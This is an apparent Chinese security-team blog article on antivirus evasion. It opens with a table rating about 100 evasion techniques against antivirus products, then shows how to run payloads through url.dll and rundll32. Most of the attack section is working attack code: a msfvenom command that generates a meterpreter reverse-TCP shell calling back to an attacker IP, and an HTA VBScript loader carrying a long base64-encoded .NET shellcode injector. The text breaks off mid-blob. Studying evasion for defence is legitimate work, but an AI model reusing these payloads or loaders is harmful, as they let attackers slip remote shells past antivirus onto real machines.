Author:CSeroad@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDScanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：http://paper.TideSec.com 或团队公众号。

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

几点说明：

1、表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160`（2020.01.01），火绒版本 `5.0.34.16`（2020.01.01），360安全卫士 `12.0.0.2002`（2020.01.01）。

4、其他杀软的检测指标是在 `virustotal.com` （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√

17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√
31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√
33	SpookFlare免杀	16/67		√	√	√	√	√	√	√	√		√
34	SharpShooter免杀	22/57	√	√				√			√	√	√
35	CACTUSTORCH免杀	23/57	√	√	√		√				√	√	√
36	Winpayloads免杀	18/70	√	√	√	√	√		√	√	√	√	√
37	C/C++1:指针执行	23/71	√	√			√		√		√		√
38	C/C++2:动态内存	24/71	√	√			√		√		√		√
39	C/C++3:嵌入汇编	12/71	√	√	√		√	√	√		√	√	√
40	C/C++4:强制转换	9/70	√	√	√		√	√	√	√	√	√	√
41	C/C++5:汇编花指令	12/69	√	√	√		√	√	√		√	√	√
42	C/C++6:XOR加密	15/71	√	√	√		√		√	√	√	√	√
43	C/C++7:base64加密1	28/69	√	√	√		√		√		√	√	√
44	C/C++8:base64加密2	28/69	√	√	√		√		√		√		√
45	C/C++9:python+汇编	8/70	√	√	√	√	√	√	√	√	√	√	√
46	C/C++10:python+xor	15/69	√	√	√	√	√		√	√	√	√	√
47	C/C++11:sc_launcher	3/71	√	√	√	√	√	√	√	√	√	√	√
48	C/C++12:使用SSI加载	6/69	√	√	√	√	√	√	√		√	√	√
49	C# 法1:编译执行	20/71	√	√	√		√		√	√	√	√	√
50	C# 法2:自实现加密	8/70	√	√	√	√	√	√	√	√	√	√	√
51	C# 法3:XOR/AES加密	14/71	√	√	√		√		√	√	√	√	√
52	C# 法4:CSC编译	33/71	√	√	√					√	√	√	√
53	py 法1:嵌入C代码	19/70	√	√	√			√		√	√	√	√
54	py 法2:py2exe编译	10/69	√	√	√		√		√	√	√	√	√
55	py 法3:base64加密	16/70	√	√	√	√				√	√	√	√
56	py 法4:py+C编译	18/69		√	√					√	√	√	√
57	py 法5:xor编码	19/71	√	√	√					√	√	√	√
58	py 法6:aes加密	19/71	√	√	√					√	√	√	√
59	py 法7:HEX加载	3/56	√	√	√	√	√		√	√	√	√	√
60	py 法8:base64加载	4/58	√	√	√	√	√		√	√	√	√	√
61	ps 法1:msf原生	18/56	√	√	√					√	√	√	√
62	ps 法2:SC加载	0/58	√	√	√	√	√	√	√	√	√	√	√

62	ps 法2:SC加载	0/58	√	√	√	√	√	√	√	√	√	√	√
63	ps 法3:PS1编码	3/58	√	√	√		√	√	√	√	√	√	√
64	ps 法4:行为免杀	0/58	√	√	√	√	√	√	√	√	√	√	√
65	go 法1:嵌入C代码	3/71	√	√	√	√	√		√	√	√		√
66	go 法2:sc加载	4/69	√	√	√	√	√	√	√	√	√		√
67	go 法3:gsl加载	6/71	√	√	√	√	√	√	√	√	√	√	√
68	ruby加载	0/58	√	√	√	√	√	√	√	√	√	√	√
69	MSBuild 代码1	4/57	√	√	√		√	√		√	√	√	√
70	MSBuild 代码2	18/58	√	√	√				√		√	√	√
71	Msiexec 法1	22/60	√	√	√				√		√	√	√
72	InstallUtil.exe	3/68	√	√	√	√	√	√	√	√	√	√	√
73	Mshta.exe	26/58	√	√	√						√	√	√
74	Rundll32.exe	22/58			√						√	√	√
75	Regsvr32 法1	22/58			√						√	√	√
76	Regsvr32 法2	18/58		√	√			√	√	√	√	√	√
77	Cmstp.exe	21/57			√						√	√	√
78	ftp.exe	-	-	-	-	-	-	-	-	-	-	-	-
79	Regasm/Regsvcs.exe	-	-	-	-	-	-	-	-	-	-	-	-
80	Compiler.exe	-	-	-	-	-	-	-	-	-	-	-	-
81	MavInject.exe	-	-	-	-	-	-	-	-	-	-	-	-
82	presentationhost.exe	-	-	-	-	-	-	-	-	-	-	-	-
83	IEexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
84	winrm/slmgr.vbs	-	-	-	-	-	-	-	-	-	-	-	-
85	pubprn.vbs	-	-	-	-	-	-	-	-	-	-	-	-
86	Xwizard.exe	-	-	-	-	-	-	-	-	-	-	-	-
87	winword.exe	-	-	-	-	-	-	-	-	-	-	-	-
88	msdeloy.exe	-	-	-	-	-	-	-	-	-	-	-	-
89	psexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
90	WMIC.exe	-	-	-	-	-	-	-	-	-	-	-	-
91	SyncAppvPub~.vbs	-	-	-	-	-	-	-	-	-	-	-	-
92	Pcalua.exe	-	-	-	-	-	-	-	-	-	-	-	-
93	zipfldr.dll	-	-	-	-	-	-	-	-	-	-	-	-
94	Url.dll	-	-	-	-	-	-	-	-	-	-	-	-
95	DiskShadow.exe	-	-	-	-	-	-	-	-	-	-	-	-
96	Odbcconf.exe	-	-	-	-	-	-	-	-	-	-	-	-
97	Forfiles.exe	-	-	-	-	-	-	-	-	-	-	-	-
98	Te.exe	-	-	-	-	-	-	-	-	-	-	-	-
99	CScript/WScript.exe	-	-	-	-	-	-	-	-	-	-	-	-
100	InfDefaultInstall.exe	-	-	-	-	-	-	-	-	-	-	-	-

本文目录：

一、url.dll 简介

url.dll是Internet快捷壳扩展相关应用程序接口系统文件。 说明：url.dll所在路径已被系统添加PATH环境变量中，因此，url.dll命令可识别，但由于为dll文件，需调用rundll32.exe来执行。

Windows 2003 默认位置：

```
C:\Windows\System32\url.dll
C:\Windows\SysWOW64\url.dll
```

Windows 7 默认位置：

```
C:\Windows\System32\url.dll
C:\Windows\SysWOW64\url.dll
```

二、url.dll 执行payload

2.1 执行hta木马

msfvenom生成shell.bin

```
msfvenom -a x86 --platform windows -p
windows/meterpreter/reverse_tcp LHOST=10.211.55.10 LPORT=4444  -f
raw > shell.bin
cat shell.bin |base64 -w 0
```

将生成的payload复制到code处。保存为shell.hta

```
<script language="VBScript">

Dim binary : binary ="rundll32.exe"

Dim code : code ="payload"//payload插入

 Sub Debug(s)
 End Sub
 Sub SetVersion

 End Sub

Function Base64ToStream(b)
Dim enc, length, ba, transform, ms
Set enc = CreateObject("System.Text.ASCIIEncoding")
length = enc.GetByteCount_2(b)
Set transform =
CreateObject("System.Security.Cryptography.FromBase64Transform")
Set ms = CreateObject("System.IO.MemoryStream")
ms.Write transform.TransformFinalBlock(enc.GetBytes_4(b),0,
length),0,((length /4)*3)
ms.Position =0
Set Base64ToStream = ms
End Function

Sub Run
Dim s, entry_class
s
="AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0a
W9uSG9sZGVy"
s = s
&"AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU
2VyaWFsaXph"
s = s
&"dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6Y
XRpb25Ib2xk"
s = s
&"ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZ
```

```
XIJAgAAAAkD"
s = s
&"AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK
0RlbGVnYXRl"
s = s
&"RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJse
Q50YXJnZXRU"
s = s
&"eXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQEDMFN5c3RlbS5EZ
WxlZ2F0ZVNl"
s = s
&"cmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQYFAAAAL1N5c3RlbS5SdW50a
W1lLlJlbW90"
s = s
&"aW5nLk1lc3NhZ2luZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZlcnNpb
249Mi4wLjAu"
s = s
&"MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlM
Dg5BgcAAAAH"
s = s
&"dGFyZ2V0MAkGAAAABgkAAAAPU3lzdGVtLkRlbGVnYXRlBgoAAAANRHluYW1pY0lud
m9rZQoEAwAA"
s = s
&"ACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0Z
Qd0YXJnZXQw"
s = s
&"B21ldGhvZDADBwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZ
WxlZ2F0ZUVu"
s = s
&"dHJ5Ai9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvb
GRlcgkLAAAA"
s = s
&"CQwAAAAJDQAAAAQEAAAAL1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpY
WxpemF0aW9u"
s = s
&"SG9sZGVyBgAAAAROYW1lDEFzc2VtYmx5TmFtZQlDbGFzc05hbWUJU2lnbmF0dXJlC
k1lbWJlclR5"
s = s
&"cGUQR2VuZXJpY0FyZ3VtZW50cwEBAQEAAwgNU3lzdGVtLlR5cGVbXQkKAAAACQYAA
AAJCQAAAAYR"
s = s
&"AAAALFN5c3RlbS5PYmplY3QgRHluYW1pY0ludm9rZShTeXN0ZW0uT2JqZWN0W10pC
AAAAAoBCwAA"
s = s
&"AAIAAAAGEgAAACBTeXN0ZW0uWG1sLlNjaGVtYS5YbWxWYWx1ZUdldHRlcgYTAAAAT
VN5c3RlbS5Y"
s = s
&"bWwsIFZlcnNpb249Mi4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb
```

```
2tlbj1iNzdh"
s = s
&"NWM1NjE5MzRlMDg5BhQAAAAHdGFyZ2V0MAkGAAAABhYAAAAaU3lzdGVtLlJlZmxlY
3Rpb24uQXNz"
s = s
&"ZW1ibHkGFwAAAARMb2FkCg8MAAAAAB4AAAJNWpAAAwAAAAQAAAD//wAAuAAAAAAAA
ABAAAAAAAAA"
s = s
&"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAADh+6DgC0Cc0huAFMzSFUa
GlzIHByb2dy"
s = s
&"YW0gY2Fubm90IGJlIHJ1biBpbiBET1MgbW9kZS4NDQokAAAAAAAAAFBFAABMAQMAk
NhXWQAAAAAA"
s = s
&"AAAA4AAiIAsBMAAAFgAAAAAYAAAAAAAByNQAAACAAAABAAAAAAAAQACAAAAACAAAEA
AAAAAAAAAQA"
s = s
&"AAAAAAAAAIAAAAACAAAAAAAAAwBAhQAAEAAAEAAAAAAQAAAQAAAAAAAAEAAAAAAAA
AAAAAAAIDUA"
s = s
&"AE8AAAAAQAAAkAMAAAAAAAAAAAAAAAAAAAAAAAAAYAAADAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA"
s = s
&"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAIAAAAAAAAAAAAAAAIIAAAS
AAAAAAAAAAA"
s = s
&"AAAALnRleHQAAAB4FQAAACAAAAAWAAAAAgAAAAAAAAAAAAAAAAAAIAAAYC5yc3JjA
AAAkAMAAABA"
s = s
&"AAAABAAAABgAAAAAAAAAAAAAAAAAAEAAAEAucmVsb2MAAAwAAAAAYAAAAAIAAAAcA
AAAAAAAAAAA"
s = s
&"AAAAAABAAABCAAAAAAAAAAAAAAAAAAAAAFQ1AAAAAAAASAAAAAIABQD4IQAAKBMAA
AEAAAAAAAAA"
s = s
&"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAH
gIoDwAACioT"
s = s
&"MAoABwEAAAEAABEEKBAAAAoKEgEGjmkoEQAACnMJAAAGDAgWfTUAAARyAQAAcBMEc
gMAAHAoEgAA"
s = s
&"Cm8TAAAKFjEZch0AAHAoEgAACnIrAABwAygUAAAKEwQrF3IdAABwKBIAAApyQQAAc
AMoFAAAChME"
s = s
&"EQQUFBQXGn4VAAAKFAgSAygBAAAGJgl7BAAABBMFEgUoFgAACnJXAABwKBcAAAosb
hEFFnMRAAAK"
s = s
&"ByAAMAAAH0AoAgAABhMGEgYoFgAACnJXAABwKBgAAAosChEFFigEAAAGJioWEwcSC
```

```
AaOaSgRAAAK"
s = s
&"EQURBgYRCBEHKAMAAAYmEQUWcxEAAAoWEQYWcxEAAAoWFnMRAAAKKAUAAAYmKnoCfhUAAAp9AgAA"
s = s
&"BAIoDwAACgICKBkAAAp9AQAABCoAABMwAgBgAAAAAAAAAAJ+FQAACn0rAAAEAn4VAAAKfSwAAAQC"
s = s
&"fhUAAAp9LQAABAJ+FQAACn04AAAEAn4VAAAKfTkAAAQCfhUAAAp9OgAABAJ+FQAACn07AAAEAigP"
s = s
&"AAAKAgIoGQAACn0qAAAEKkJTSkIBAAEAAAAAAAwAAAB2Mi4wLjUwNzI3AAAAAAAUAbAAAACgHAAAj"
s = s
&"fgAAlAcAAEwJAAAjU3RyaW5ncwAAAADgEAAAXAAAACNVUwA8EQAAEAAAACNHVUlEAAAATBEAANwB"
s = s
&"AAAjQmxvYgAAAAAAAAACAAABVx0CFAkCAAAA+gEzABYAAAEAAAAXAAAACQAAAFAAAAAJAAAAHwAA"
s = s
&"ABkAAAAzAAAAEgAAAAEAAAABAAAABQAAAAEAAAABAAAABwAAAAAAmQYBAAAAAAAAGAFwFkgcGAMkF"
s = s
&"kgcGAIoEYAcPALIHAAAGALIE4QYGADAF4QYGABEF4QYGALAF4QYGAHwF4QYGAJUF4QYGAMkE4QYG"
s = s
&"AJ4EcwcGAHwEcwcGAPQE4QYGAKsIqQYGAGEEqQYGAE0FqQYGALAGqQYGAMoIqQYGAFkHqQYGAL4I"
s = s
&"qQYGAGYGqQYGAIQGcwcAAAAAJQAAAAAAAQABAAEAEABtBgAAPQABAAEACgAQAPgHAAA9AAEACAAK"
s = s
&"ARAAzgYAAEEABAAJAAIBAAAbCAAASQAIAAkAAgEAADYIAABJACcACQAKABAABgcAAD0AKgAJAAIB"
s = s
&"AABtBAAASQA8AAoAAgEAAPMGAABJAEUACgAGAH0G+gAGAEQHPwAGACQE/QAGAHQIPwAGAOcDPwAG"
s = s
&"AMgD+gAGAL0D+gAGBp4DAAFWgLICAwFWgMACAwFWgGQAAwFWgIgCAwFWgMIAAwFWgFMCAwFWgPEB"
s = s
&"AwFWgB0CAwFWgAUCAwFWgKABAwFWgAIDAwFWgF4BAwFWgEgBAwFWgOEBAwFWgE0CAwFWgDECAwFW"
s = s
&"gGoDAwFWgIIDAwFWgJkCAwFWgB0DAwFWgHYBAwFWgHUAAwFWgD0AAwFWgCcBAwFWgKgAAwFWgDoD"
s = s
&"AwFWgLkBAwFWgBgBAwFWgMYBAwFWgOUCAwEGBp4DAAFWgJEABwFWgHICBwEGAKYD+
gAGAO8DPwAG"
s = s
&"ABcHPwAGADMEPwAGAEsD+gAGAJoD+gAGAOcF+gAGAO8F+gAGAEcI+gAGAFUI+gAGA
OQE+gAGAC4I"
s = s
&"+gAGAOcICwEGAA0ACwEGABkAPwAGANIIPwAGANwIPwAGADQHPwAGBp4DAAFWgN4CD
gFWgO8ADgFW"
s = s
&"gJ0BDgFWgNgCDgFWgNUBDgFWgA8BDgFWgJQBDgFWgAMBDgEGBp4DAAFWgOcAEgFWg
FcAEgFWgNUA"
s = s
&"EgFWgFgDEgFWgGkCEgFWgE8DEgFWgN0AEgFWgGADEgFWgBEGEgFWgCQGEgFWgDkGE
gEAAAAAgACW"
s = s
&"IC4AFgEBAAAAAACAAJYg8wgqAQsAAAAAAIAAliAJCTUBEAAAAAAAgACWIGMIPwEVA
AAAAACAAJEg"
s = s
&"1ANFARcAUCAAAAAAhhg+BwYAHgBYIAAAAACGAE0EUAEeAGshAAAAAIYYPgcGACAAj
CEAAAAAhhg+"
s = s
&"BwYAIAAAAAEAOwQAAAIAUwQAAAMA5AcAAAQA0QcAAAUAwQcAAAYACwgAAAcAvAgAA
AgAHAkBAAkA"
s = s
&"BAcCAAoAzAYAAAEAGwQAAAIAiwgAAAMAAwYAAAQAawQAAAUAsggAAAEAdAgAAAIAf
QgAAAMAIQcA"
s = s
&"AAQAAwYAAAUAtQYAAAEAdAgAAAIA+gMAAAEAdAgAAAIA0QcAAAMA9wUAAAQAlQgAA
AUAKAcAAAYA"
s = s
&"CwgAAAcAsgMAAAEAAgkAAAIAAQAJAD4HAQARAD4HBgAZAD4HCgApAD4HEAAxAD4HE
AA5AD4HEABB"
s = s
&"AD4HEABJAD4HEABRAD4HEABZAD4HEABhAD4HFQBpAD4HEABxAD4HEACJAD4HBgB5A
D4HBgCZAFMG"
s = s
&"KQChAD4HAQCpAAQELwCxAHkGNACxAKQIOAChABIHPwChAGQGQgCxADsJRgCxAC8JR
gC5AAoGTAAJ"
s = s
&"ACQAWgAJACgAXwAJACwAZAAJADAAaQAJADQAbgAJADgAcwAJADwAeAAJAEAAfQAJA
EQAggAJAEgA"
s = s
&"hwAJAEwAjAAJAFAAkQAJAFQAlgAJAFgAmwAJAFwAoAAJAGAApQAJAGQAqgAJAGgAr
wAJAGwAtAAJ"
s = s
&"AHAAuQAJAHQAvgAJAHgAwwAJAHwAyAAJAIAAzQAJAIQA0gAJAIgA1wAJAIwA3AAJA
JAA4QAJAJQA"
s = s
&"5gAJAJgA6wAJAKAAWgAJAKQAXwAJAPQAlgAJAPgAmwAJAPwA8AAJAAABuQAJAAQB4
```

```
QAJAAgB9QAJ"
s = s
&"AAwBvgAJABABwwAJABgBbgAJABwBcwAJACABeAAJACQBfQAJACgBWgAJACwBXwAJA
DABZAAJADQB"
s = s
&"aQAJADgBggAJADwBhwAJAEABjAAuAAsAVgEuABMAXwEuABsAfgEuACMAhwEuACsAh
wEuADMAmAEu"
s = s
&"ADsAmAEuAEMAhwEuAEsAhwEuAFMAmAEuAFsAngEuAGMApAEuAGsAzgFDAFsAngGjA
HMAWgDDAHMA"
s = s
&"WgADAXMAWgAjAXMAWgAaAIwGAAEDAC4AAQAAAQUA8wgBAAABBwAJCQEAAAEJAGMIA
QAAAQsA1AMB"
s = s
&"AASAAAABAAAAAAAAAAAAAAAAPcAAAACAAAAAAAAAAAAAABRAKkDAAAAAAMAAgAEA
AIABQACAAYA"
s = s
&"AgAHAAIACAACAAkAAgAAAAAAAHNoZWxsY29kZTMyAGNiUmVzZXJ2ZWQyAGxwUmVzZ
XJ2ZWQyADxN"
s = s
&"b2R1bGU+AENyZWF0ZVByb2Nlc3NBAENSRUFURV9CUkVBS0FXQVlfRlJPTV9KT0IAR
VhFQ1VURV9S"
s = s
&"RUFEAENSRUFURV9TVVNQRU5ERUQAUFJPQ0VTU19NT0RFX0JBQ0tHUk9VTkRfRU5EA
ERVUExJQ0FU"
s = s
&"RV9DTE9TRV9TT1VSQ0UAQ1JFQVRFX0RFRkFVTFRfRVJST1JfTU9ERQBDUkVBVEVfT
kVXX0NPTlNP"
s = s
&"TEUARVhFQ1VURV9SRUFEV1JJVEUARVhFQ1VURQBSRVNFUlZFAENBQ1RVU1RPUkNIA
FdSSVRFX1dB"
s = s
&"VENIAFBIWVNJQ0FMAFBST0ZJTEVfS0VSTkVMAENSRUFURV9QUkVTRVJWRV9DT0RFX
0FVVEhaX0xF"
s = s
&"VkVMAENSRUFURV9TSEFSRURfV09XX1ZETQBDUkVBVEVfU0VQQVJBVEVfV09XX1ZET
QBQUk9DRVNT"
s = s
&"X01PREVfQkFDS0dST1VORF9CRUdJTgBUT1BfRE9XTgBHTwBDUkVBVEVfTkVXX1BST
0NFU1NfR1JP"
s = s
&"VVAAUFJPRklMRV9VU0VSAFBST0ZJTEVfU0VSVkVSAExBUkdFX1BBR0VTAENSRUFUR
V9GT1JDRURP"
s = s
&"UwBJRExFX1BSSU9SSVRZX0NMQVNTAFJFQUxUSU1FX1BSSU9SSVRZX0NMQVNTAEhJR
0hfUFJJT1JJ"
s = s
&"VFlfQ0xBU1MAQUJPVkVfTk9STUFMX1BSSU9SSVRZX0NMQVNTAEJFTE9XX05PUk1BT
```

```
F9QUklPUklU"
s = s
&"WV9DTEFTUwBOT0FDQ0VTUwBEVVBMSUNBVEVfU0FNRV9BQ0NFU1MAREVUQUNIRURfU
FJPQ0VTUwBD"
s = s
&"UkVBVEVfUFJPVEVDVEVEX1BST0NFU1MAREVCVUdfUFJPQ0VTUwBERUJVR19PTkxZX
1RISVNfUFJP"
s = s
&"Q0VTUwBSRVNFVABDT01NSVQAQ1JFQVRFX0lHTk9SRV9TWVNURU1fREVGQVVMVABDU
kVBVEVfVU5J"
s = s
&"Q09ERV9FTlZJUk9OTUVOVABFWFRFTkRFRF9TVEFSVFVQSU5GT19QUkVTRU5UAENSR
UFURV9OT19X"
s = s
&"SU5ET1cAZHdYAFJFQURPTkxZAEVYRUNVVEVfV1JJVEVDT1BZAEl0SEVSSVRfUEFSR
U5UX0FGRklO"
s = s
&"SVRZAElOSEVSSVRfQ0FMTEVSX1BSSU9SSVRZAGR3WQB2YWx1ZV9fAGNiAG1zY29yb
GliAGxwVGhy"
s = s
&"ZWFkSWQAZHdUaHJlYWRJZABkd1Byb2Nlc3NJZABDcmVhdGVSZW1vdGVUaHJlYWQAa
FRocmVhZABs"
s = s
&"cFJlc2VydmVkAHVFeGl0Q29kZQBHZXRFbnZpcm9ubWVudFZhcmlhYmxlAGxwSGFuZ
GxlAGJJbmhl"
s = s
&"cml0SGFuZGxlAGxwVGl0bGUAbHBBcHBsaWNhdGlvbk5hbWUAZmxhbWUAbHBDb21tY
W5kTGluZQBW"
s = s
&"YWx1ZVR5cGUAZmxBbGxvY2F0aW9uVHlwZQBHdWlkQXR0cmlidXRlAERlYnVnZ2Fib
GVBdHRyaWJ1"
s = s
&"dGUAQ29tVmlzaWJsZUF0dHJpYnV0ZQBBc3NlbWJseVRpdGxlQXR0cmlidXRlAEFzc
2VtYmx5VHJh"
s = s
&"ZGVtYXJrQXR0cmlidXRlAGR3RmlsbEF0dHJpYnV0ZQBBc3NlbWJseUZpbGVWZXJza
W9uQXR0cmli"
s = s
&"dXRlAEFzc2VtYmx5Q29uZmlndXJhdGlvbkF0dHJpYnV0ZQBBc3NlbWJseURlc2Nya
XB0aW9uQXR0"
s = s
&"cmlidXRlAEZsYWdzQXR0cmlidXRlAENvbXBpbGF0aW9uUmVsYXhhdGlvbnNBdHRya
WJ1dGUAQXNz"
s = s
&"ZW1ibHlQcm9kdWN0QXR0cmlidXRlAEFzc2VtYmx5Q29weXJpZ2h0QXR0cmlidXRlA
EFzc2VtYmx5"
s = s
&"Q29tcGFueUF0dHJpYnV0ZQBSdW50aW1lQ29tcGF0aWJpbGl0eUF0dHJpYnV0ZQBkd
```

```
1hTaXplAGR3"
s = s
&"WVNpemUAZHdTdGFja1NpemUAZHdTaXplAFNpemVPZgBHVUFSRF9Nb2RpZmllcmZsY
WcATk9DQUNI"
s = s
&"RV9Nb2RpZmllcmZsYWcAV1JJVEVDT01CSU5FX01vZGlmaWVyZmxhZwBGcm9tQmFzZ
TY0U3RyaW5n"
s = s
&"AFRvU3RyaW5nAGNhY3R1c1RvcmNoAGdldF9MZW5ndGgATWFyc2hhbABrZXJuZWwzM
i5kbGwAQ0FD"
s = s
&"VFVTVE9SQ0guZGxsAFN5c3RlbQBFbnVtAGxwTnVtYmVyT2ZCeXRlc1dyaXR0ZW4Ab
HBQcm9jZXNz"
s = s
&"SW5mb3JtYXRpb24AU3lzdGVtLlJlZmxlY3Rpb24ATWVtb3J5UHJvdGVjdGlvbgBsc
FN0YXJ0dXBJ"
s = s
&"bmZvAFplcm8AbHBEZXNrdG9wAGJ1ZmZlcgBscFBhcmFtZXRlcgBoU3RkRXJyb3IAL
mN0b3IAbHBT"
s = s
&"ZWN1cml0eURlc2NyaXB0b3IASW50UHRyAFN5c3RlbS5EaWFnbm9zdGljcwBTeXN0Z
W0uUnVudGlt"
s = s
&"ZS5JbnRlcm9wU2VydmljZXMAU3lzdGVtLlJ1bnRpbWUuQ29tcGlsZXJTZXJ2aWNlc
wBEZWJ1Z2dp"
s = s
&"bmdNb2RlcwBiSW5oZXJpdEhhbmRsZXMAbHBUaHJlYWRBdHRyaWJ1dGVzAGxwUHJvY
2Vzc0F0dHJp"
s = s
&"YnV0ZXMAU2VjdXJpdHlBdHRyaWJ1dGVzAGR3Q3JlYXRpb25GbGFncwBDcmVhdGVQc
m9jZXNzRmxh"
s = s
&"Z3MAZHdGbGFncwBEdXBsaWNhdGVPcHRpb25zAGR3WENvdW50Q2hhcnMAZHdZQ291b
nRDaGFycwBU"
s = s
&"ZXJtaW5hdGVQcm9jZXNzAGhQcm9jZXNzAGxwQmFzZUFkZHJlc3MAbHBBZGRyZXNzA
GxwU3RhcnRB"
s = s
&"ZGRyZXNzAENvbmNhdABPYmplY3QAZmxQcm90ZWN0AGxwRW52aXJvbm1lbnQAQ29ud
mVydABoU3Rk"
s = s
&"SW5wdXQAaFN0ZE91dHB1dAB3U2hvd1dpbmRvdwBWaXJ0dWFsQWxsb2NFeABiaW5hc
nkAV3JpdGVQ"
s = s
&"cm9jZXNzTWVtb3J5AGxwQ3VycmVudERpcmVjdG9yeQBvcF9FcXVhbGl0eQBvcF9Jb
mVxdWFsaXR5"
s = s
&"AAAAAAABABlQAHIAbwBnAHIAYQBtAFcANgA0ADMAMgAADXcAaQBuAGQAaQByAAAVX
```

```
ABTAHkAcwBX"
s = s
&"AE8AVwA2ADQAXAAAFVwAUwB5AHMAdABlAG0AMwAyAFwAAAMwAAAARY+bzuLqxE+aS
SAzLsphXgAE"
s = s
&"IAEBCAMgAAEFIAEBEREEIAEBDgQgAQECDgcJHQUYEhwREA4YGAgYBQABHQUOBAABD
g4DIAAIBgAD"
s = s
&"Dg4ODgIGGAMgAA4FAAICDg4EAAEIHAi3elxWGTTgiQQBAAAABAIAAAAEBAAAAAQIA
AAABBAAAAAE"
s = s
